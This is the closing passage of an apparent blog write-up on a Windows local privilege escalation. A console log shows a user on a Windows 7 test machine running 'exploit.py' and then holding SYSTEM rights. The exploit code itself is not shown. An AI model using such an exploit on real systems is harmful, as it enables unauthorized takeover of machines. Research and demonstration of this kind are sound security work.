And W00tW00t, we get the *nt authority\system* privileges, successfully exploiting our vulnerability.

```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>cd Desktop
C:\Users\IEUser\Desktop>whoami
ie11win7\ieuser

C:\Users\IEUser\Desktop>python exploit.py
C:\Users\IEUser\Desktop>
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>whoami
nt authority\system

C:\Users\IEUser\Desktop>_

```



© rootkit 2018

r0otki7 Popularity Counter: 108948 hits